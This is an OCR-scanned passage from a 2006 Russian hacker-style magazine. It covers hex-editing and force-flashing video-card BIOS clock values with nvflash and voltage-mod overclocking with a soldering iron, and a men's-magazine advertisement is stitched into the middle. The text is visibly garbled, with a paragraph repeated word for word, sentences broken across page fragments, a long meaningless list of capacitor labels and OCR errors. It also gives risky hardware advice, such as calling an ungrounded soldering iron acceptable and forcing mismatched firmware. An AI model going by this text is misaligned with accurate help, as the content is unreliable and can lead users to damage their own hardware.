**2 PCI DEVICEID (ИДЕНТИФИКАТОР PCI-УСТРОЙСТВА) — В ЗАВИСИМОСТИ ОТ КОНСТРУКТИВНЫХ ОСОБЕННОСТЕЙ КАРТЫ ЗАДАЕТСЯ ЛИБО КОМБИНАЦИЕЙ РЕЗИСТОРОВ НА ВИДЕОКАРТЕ, ЛИБО ЗАЩИТНЫЙ В BIOS. ТАКЖЕ ЕГО ЛЕГКО ИЗМЕНИТЬ ДАЖЕ НЕ ПРИКАСАЯСЯ К ПАЯЛЬНИКУ. РЕЗИСТОРЫ НЕ ВИСЯТ НА ШИНЕ — ИХ СЧИТЫВАЕТ BIOS, А ПРОШИВКА, ХАКНУТАЯ ПРАВИЛЬНЫМ ОБРАЗОМ, МОЖЕТ ПРИКИНУТЬСЯ ЧЕМ УГОДНО: ХОТЬ КРОЛИКОМ, ХОТЬ СЛОНОМ («ДА, СЛОН! Я СЛОН, ТОЛЬКО НОГАМИ НЕ БЕЙТЕ!»);**

**3 GPU VERSION — (ВЕРСИЯ ВИДЕОПРОЦЕССОРА) ОПРЕДЕЛЯЕТСЯ ВНУТРЕННИМИ РЕГИСТРАМИ ВИДЕОПРОЦЕССОРА, ИЗМЕНИТЬ КОТОРЫЕ НЕВОЗМОЖНО В ПРИНЦИПЕ, ОДНАКО ЧТЕНИЕ ИХ СОДЕРЖИМОГО ОПЯТЬ-ТАКИ ЗАНИМАЕТСЯ BIOS, КОТОРУЮ МОЖНО ЗАСТАВИТЬ РАПОРТОВАТЬ ЧТО УГОДНО.**

По умолчанию утилиты прошивки отказываются перешивать BIOS, если идентификатор вендора/PCI-устройства не соответствует действительности, однако это ограничение легко обойти форсировав принудительную прошивку специальным ключом командной строки, описание которого можно найти в сопроводительной документации или встроенном help'e. В частности, утилита nvflash от nvidia вызывается так: «nvflash -4 -5 -6 имя\_файла». На случай неудачной прошивки помни, что никто не обещает отвечать за нее.

Однако в любом случае радикально разогнать карту таким образом не получится. Много хороших прошивок встречается на различных хакерских форумах и железных сайтах. При некотором усер-

дии прошивку можно хакнуть и самостоятельно, но для этого необходимо уметь дизассемблировать и уверенно держать в руках IDA. Впрочем, есть один хитрый трюк, который легко освоить.

Большинство значений (например значений тактовых частот) лежат в прошивке «прямым текстом» и могут быть найдены элементарным контекстным поиском в HIEW'e или любом другом hex-редакторе. Допустим, нам известно, что карта поддерживает следующий ряд тактовых частот: 300 mhz, 350mhz, 375mhz и следующий ряд напряжений: 0,64 В и 1,56 В. Как найти их в прошивке? Очень просто. Умножаем все числа на сто, переводим в hex-систему — это делается, например, с помощью стандартного Windows-калькулятора, в «инженерном» режиме или самом HIEW'e нажатием «Alt»+«=>»; затем остается поменять местами старший и младший байты, поскольку в x86-процессорах младший байт традиционно располагается по меньшему адресу, а в «арабской» нотации наоборот.


Вот то, что у нас получится: 300 — 30000 — 7530h — 30h 75h; 350 — 35000 — 88B8h — B8h 88h; 375 — 37500 — 927Ch — 7Ch 92h; 0,64 — 64 — 40; 1,56 — 156 — 9Ch. Следовательно, нам необходимо найти числа: 30h 75h; B8h 88h; 7Ch 92h; 40h и 9Ch. Вскрываем прошивку в HIEW'e и... Все это действительно есть там! Главное — не попасться на удочку ложных срабатываний, так как эти же числа могут встречаться в совершенно посторонних местах. Как выяснить, какие из них наши? Ответ: «правильные» числа будут сгруппированы в одном районе.

Теперь мы можем исправить их на любые другие значения, нужные нам (напоминаю: хакнуть таким образом напряжение не получится). Далее можно заливать обновленную прошивку в BIOS, но предварительно необходимо пересчитать ее контрольную сумму, иначе карта откажется подключать ее. Последнее производится с помощью все той же утилиты прошивки.

**ВМЕСТО ЗАКЛЮЧЕНИЯ** Каждый хакер должен быть готовым к тому, что прошивка пройдет неудачно и карта покажет черный экран. Что тогда? Многие FAQ рекомендуют воткнуть ISA- или PCI-карту, указать в BIOS Setup, что она теперь главная, и грузиться с нее, перешив BIOS еще раз. Однако найти материнскую плату с ISA-слотом можно только в музее, да и PCI-шина начинает сдавать позиции.

Правильные люди создают загрузочную дискету (а создать ее можно, например, из Windows 9x), прописывают в autoexec.bat все необходимые строки так, чтобы утилита прошивки запускалась автоматически без участия человека и... Все. Если нет дисковода, создают загрузочный CD. Главное — чтобы файл прошивки был размещен на самой дискете/CD, а не на жестком диске, так как NTFS-разделы из MS-DOS не видны. Только убедись, что дискета действительно читается и все настроено правильно! ☺

*Элементы, ответственные за разгон карты nVIDIA GeForce4 MX*



все дело в технике

февраль #5  
2006

# СЛОВО

## 100

ПОДАРКОВ НА 14 ФЕВРАЛЯ  
МЫ ВСЕ ЗА ТЕБЯ  
УЖЕ ПРИДУМАЛИ

# СЕКС

В ТВОЕЙ МАШИНЕ

BMW И PEUGEOT  
ВЫДАЛИ ВСЕ СЕКРЕТЫ

# PODCASTING

САМОЕ МОДНОЕ  
УВЛЕЧЕНИЕ СЕЗОНА

# НАНО РОБОТЫ

ВНЕДРЕНИЕ  
НАЧАЛОСЬ

# КАТАЕШЬСЯ НА ДОСКЕ?

ДАВАЙ ВМЕСТЕ НАУЧИМ  
ТВОЮ ДЕВУШКУ!



# 6

# МУЖСКИХ ФАНТАЗИЙ

ТЕНДЕНЦИИ  
ИНТЕРВЬЮ  
ОБОЗОРЫ  
ТЕСТЫ

(game)land hi-fun media  
9 771815 759001 04  
publishing for enthusiasts



# SYNC

Все дело  
в технике

Слоган,  
который  
не приняли:

Все  
Тело  
в Технике

## Читай в феврале:

**Ирина Волк:**  
красота внутренних органов

**Удобства автосекса:**  
рассказ производителей

**Как поставить девушку...**  
на сноуборд

**Подарки на 14 февраля**

**6 Мужских фантазий**  
с передеванием

**Зимний вариант дайвинга**

**История стриптиза**

**Роботы в твоём теле:**  
нанотехнологии уже рядом

Исходное  
фото, до  
обработки  
в Photoshop'e



## ТРЕПАНАЦИЯ ВИДЕО И МАМА БЕЗ ПОСЛЕДСТВИЙ

СЕРЬЕЗНЫЙ РАЗГОН ТРЕБУЕТ СЕРЬЕЗНЫХ РЕШЕНИЙ. КОГДА ПРОГРАММНЫМ ПУТЕМ ВЫЖАТО ВСЕ ВОЗМОЖНОЕ, А ХОЧЕТСЯ РАЗОГНАТЬ ЕЩЕ, БЕРЕШЬ В РУКИ ПАЯЛЬНИК И ДЕЛАЕШЬ С КАРТОЙ ТО, ЧТО С НЕЙ НЕ СДЕЛАЛ ПРОИЗВОДИТЕЛЬ. В СЕТИ МОЖНО НАЙТИ МНОЖЕСТВО ПОШАГОВЫХ РУКОВОДСТВ ДЛЯ ЛЮБОГО ЖЕЛЕЗА, НО ОНИ НЕИНТЕРЕСНЫ. НАСТОЯЩИЕ ХАКЕРЫ ВСЕГДА ПОЛАГАЮТСЯ ТОЛЬКО НА СЕБЯ :) | **NEZUMI**

# разгон паяльником

**Введение в вольтмод** Хороший автолюбитель никогда не упустит возможности покопаться в моторе, что-то подкрутить, доработать, усилить, усовершенствовать. С движком от трофейного «Мерседеса» даже «Запорожец» обгоняет «Мерседес». Компьютер ничем не хуже! Только вместо гаечного ключа основным оружием является паяльник, с которым ты будешь бороться против маркетинговых ограничений и мелких конструктивных недоработок.


Стратегический план еще находится в разработке, но повысить разгонный потенциал железа можно уже сейчас. Достаточно лишь увеличить напряжение, что в некоторых случаях производится и без паяльника (подкручиваешь настройки чисто программным путем), но не всегда. Дешевое железо не позволяет регулировать ничего, а дорогое оставляет приличный запас прочности, чтобы пользователь ничего не сжег. Приходится брать в руки паяльник и объяснять, кто здесь главный.

Увеличение напряжения — простой и универсальный прием разгона, известный под именем «вольтмод» (voltmod). Зародившись в недрах инженерных лабораторий, за несколько лет он охватил все континенты и продолжает бушевать. Теперь не нужно разбираться в электронике и трассировать печатные проводники, реконструируя схему стабилизатора. Набираешь в Google «voltmod» и марку своей видеокарты (материнской платы), получаешь множество пошаговых руководств, тебе доходчиво объясняют, куда идти и что паять. Правда, не все руководства правильные. Их пишут люди, а людям свойственно ошибаться. Как убедиться, что тебе не врут? К тому же под одной и той же торговой маркой может скрываться целое семейство различных

---

«БОЛЬШИНСТВО РУКОВОДСТВ СОДЕРЖАТ ТОЛЬКО СУХОЙ ОСТАТОК, ТО ЕСТЬ НОМЕРА НОГ И МАРКУ МИКРОСХЕМЫ, НО ХОДА «РАЗМЫШЛЕНИЙ» НЕ РАЗГЛАШАЮТ, ТО ЕСТЬ ДЕЛЯТСЯ С ЧИТАТЕЛЕМ РЫБОЙ, УДОЧКУ ЖЕ ОСТАВЛЯЮТ СЕБЕ»

---




826 12D62A-3

SAPPHIRE  
SAPPHIRE  
CeraDyna Bearing


MSI  
MSI

MSI  
MSI

C21  
C17  
C16  
C108  
C109  
C106  
C107  
C105  
C104  
C103  
C102  
C101  
C100  
C99  
C98  
C97  
C96  
C95  
C94  
C93  
C92  
C91  
C90  
C89  
C88  
C87  
C86  
C85  
C84  
C83  
C82  
C81  
C80  
C79  
C78  
C77  
C76  
C75  
C74  
C73  
C72  
C71  
C70  
C69  
C68  
C67  
C66  
C65  
C64  
C63  
C62  
C61  
C60  
C59  
C58  
C57  
C56  
C55  
C54  
C53  
C52  
C51  
C50  
C49  
C48  
C47  
C46  
C45  
C44  
C43  
C42  
C41  
C40  
C39  
C38  
C37  
C36  
C35  
C34  
C33  
C32  
C31  
C30  
C29  
C28  
C27  
C26  
C25  
C24  
C23  
C22  
C21  
C20  
C19  
C18  
C17  
C16  
C15  
C14  
C13  
C12  
C11  
C10  
C9  
C8  
C7  
C6  
C5  
C4  
C3  
C2  
C1



Микросхема ISL6522CB, на которой собран стабилизатор графического процессора



Микросхема RT9202, на которой собран стабилизатор памяти

моделей, не говоря уже о сторонних производителях, которые вносят серьезные изменения в референсный дизайн.

**Что нам понадобится** Полевые транзисторы, на которых держится вся современная схемотехника, очень чувствительны к статическому электричеству, а миниатюрные радиоэлементы скидывают копыта даже при незначительном перегреве. Паяльник (даже маломощный и низковольтный) — это вчерашний день и пережиток мрачной старины. Паяльная станция начального уровня потянет рублей на 800, но, в отличие от паяльника, обеспечит строго дозированный нагрев с погрешностью всего в несколько градусов, большой ассортимент различных насадок, антистатическое покрытие кабели с держателем, предотвращающее внеплавный выход электроды из строя и т.д.

Впрочем, для наших целей вполне достаточно и простого паяльника. Заземлять его не обязательно. Короткого замыкания всех ног микросхемы (транзистора) тоже вполне хватит. Обматываешь выводы тонким неизолированным проводом, после пайки отматываешь обратно. Жало паяльника затачиваешь по вкусу. Кто-то предпочитает «карандаш», кто-то проплавляет совсем другие формы. Главное — чтобы припаять, а не «прикачать». Температура жала должна быть достаточна для непрерывного оплавления, но не выше того! Время пайки следует выбрать так, чтобы еще ничего не оплавилось или не вышло из строя, но чтобы припой успел диффузировать внутрь выводов, образовав надежное соединение, чего никогда не получится при слишком быстрой пайке. Припой — любой качественный (типа Sn60Pb40 или Sn63Pb37 по классификации DIN1707).

Для разделения «слипшихся» ножек хорошо подходит обычная швейная игла. Припой к ней не пристаёт, и она проходит сквозь него как ледокол.

Еще одна игла закрепляется на щупе цифрового мультиметра. Обычные щупы очень толстые и могут легко соскользнуть, вдруг устроив замыкание, а игла держится на контактах очень уверенно даже в дрожащих от волнения руках.

Резисторы различных номиналов приобретаются на радиорынках или выпаиваются из старой аппаратуры.

**МАТ. ЧАСТЬ** Увеличение напряжения само по себе еще не увеличивает производительность, но ускоряет переходные процессы в кристалле, благодаря чему его предельная тактовая частота возрастает. Одновременно возрастает и тепловыделение, причем греется не только основной кристалл, но и вспомогательные элементы. Микросхемы в штатном режиме, работающие без радиатора, могут потребовать охлаждения. Также, возможно, придется доработать схему фильтрации, добавив несколько шунтирующих керамических конденсаторов в обвязку электролитических (см. врезку «Доработка стабилизатора материнских плат»), а сами электрические — заменить, отобрав хорошие и качественные экземпляры с низким ESR (о технике измерения ESR читай в статье «Прибор для проверки ESR электролитических конденсаторов» — [www.elcp.ru/titles/ret/2002\\_06/ret\\_2002\\_06\\_12.zip](http://www.elcp.ru/titles/ret/2002_06/ret_2002_06_12.zip)). Пренебрежение этим правилом обычно приводит к провалу всей операции, и вольтомод не удается, даже при незначительном увеличении напряжения начинаются глюки.

Обычно процессор вольтомодят одновременно с оперативной памятью, сохраняя соотношение их тактовых частот, что справедливо как для материнских плат, так и для видеокарт. Однако прямой зависимости между частотой и напряжением нет. Различные узлы имеют различные гранитные частоты и вполне может оказаться так, что процессор согласится работать на повышенной тактовой частоте и с нормальным напряжением, а память — нет. Или наоборот.

Напряжение питания ядра процессора принято обозначать Vcore, Vgpr или Vddc. Процессоры прошлых лет часто требовали целой «столовой» вместе с атомной электростанцией в придачу. В частности, Pentium-II помимо ядра (Vcccore) требует специального питания для L2 кеша (VccL2), терминирующего напряжения шины (VTT), а также отдельного напряжения в пять вольт (VCC5). Добавлю, что VTT используется в качестве базового для референсного напряжения Vref, которое, в свою очередь, определяет порог, отделяющий логический «0» от логической «1». В общем случае VTT равно половине VccL2, а Vref — 2/3 VTT.

Для разгона процессора необходимо увеличить напряжение ядра и L2, что «тянет» за собой VTT и Vref. Внутри процессора Vref Pentium-II получает самостоятельно, но остальные узлы материн-

схемы в штатном режиме, работающие без радиатора, могут потребовать охлаждения. Также, возможно, придется доработать схему фильтрации, добавив несколько шунтирующих керамических конденсаторов в обвязку электролитических (см. врезку «Доработка стабилизатора материнских плат»), а сами электрические — заменить, отобрав хорошие и качественные экземпляры с низким ESR (о технике измерения ESR читай в статье «Прибор для проверки ESR электролитических конденсаторов» — [www.elcp.ru/titles/ret/2002\\_06/ret\\_2002\\_06\\_12.zip](http://www.elcp.ru/titles/ret/2002_06/ret_2002_06_12.zip)). Пренебрежение этим правилом обычно приводит к провалу всей операции, и вольтомод не удается, даже при незначительном увеличении напряжения начинаются глюки.

## \* вопрос эксперту



Алекс Карабуто — редактор и обозреватель ведущего мирового издания о компьютерах ixbt.com.

**СПЕЦ:** ЯВЛЯЕТСЯ ЛИ «РАЗГОН ПАЯЛЬНИКОМ» МЕТОДОМ ПРОШЛОГО? АКТУАЛЕН ЛИ ОН ДО СИХ ПОР? ЧТО НА СЕГОДНЯ ИМЕЕТ СМЫСЛ РАЗГОНЯТЬ РУКАМИ, А ЧТО ПРОСТО НЕ РЕАЛЬНО ИЛИ НЕЦЕЛЕСООБРАЗНО?


**АЛЕКС КАРАБУТО:** В ОСНОВНОМ «РАЗГОН ПАЯЛЬНИКОМ» — УВЫ, МЕТОД ПРОШЛОГО. КОМПЬЮТЕРНАЯ ИНДУСТРИЯ ДОСТАТОЧНО БЫСТРО ПРО-

СЕКЛА, ЧТО НА РАЗГОНЯЕМОСТИ ЖЕЛЕЗОК МОЖНО ДЕЛАТЬ НЕПЛОХИЕ ДЕНЬГИ, ПОЭТОМУ НАИБОЛЕЕ ПЕРСПЕКТИВНЫЕ ИЗДЕЛИЯ В ТОМ ИЛИ ИНОМ ВИДЕ УЖЕ ОСНАЩАЮТСЯ ТЕМИ ФУНКЦИЯМИ, ДЛЯ ПОЛУЧЕНИЯ КОТОРЫХ РАНЕЕ ТРЕБОВАЛСЯ ПАЯЛЬНИК. ИЗ АКТУАЛЬНЫХ ЕЩЕ СОВСЕМ НЕДАВНО БЫЛИ ПЕРЕПАЙКА СТАБИЛИЗАТОРОВ И НЕКОТОРЫХ РЕЗИСТОРОВ НА ВИДЕОКАРТАХ, НО СЕЙЧАС И ЭТИ МЕТОДЫ

УЖЕ УХОДЯТ В ПРОШЛОЕ. ПРОГРЕСС, УВЫ, НЕУМОЛИМ, ПОЭТОМУ ПАЯЛЬНИК ОСТАНЕТСЯ В РУКАХ ТОЛЬКО У ТЕХ ОВЕРКЛОКЕРОВ, КТО ПРОФЕССИОНАЛЬНО РУБИТ В ПАЯЛЬНИКЕ ПЛЮС СОЗНАТЕЛЬНО ИЩЕТ ПРИКЛЮЧЕНИЙ НА СВОЮ... ГОЛОВУ. ИМЕЕТ СМЫСЛ РАЗГОНЯТЬ ПРОЦЕССОР, ПАМЯТЬ, ВИДЕОКАРТУ — ОТ РУК ПРИ ЭТОМ ПОТРЕБУЕТСЯ ТОЛЬКО ШУСТРО НАЖИМАТЬ НА КЛАВИШИ.

ской платы, висящие на системной шине, вынуждены запитываться от другого источника, который должен быть завольтможен. Разгон Pentium-II требует увеличения всех напряжений (увеличение частоты ядра тянет за собой L2 кеш, а кеш тянет VTT и Vref).

**Распиновка  
микросхемы  
ISL6522CB**



Микросхемы памяти, в зависимости от своих конструктивных особенностей, могут требовать большего или меньшего количества напряжений. Как минимум, необходимо запитать ядро — VDD. Вслед за ним идут входные буфера VDDQ, напряжения питания которых не должно превышать напряжения ядра и обычно равно ему. Термирующее (VTT) и референсное (Vref) напряжения равны половине VDDQ (некоторые микросхемы имеют встроенные термирующие цепи, и подавать на них VTT не нужно). Начинать вольтмод следует с увеличения напряжения ядра. Остальные напряжения увеличиваются только тогда, когда вольтможенная микросхема начинает работать нестабильно.

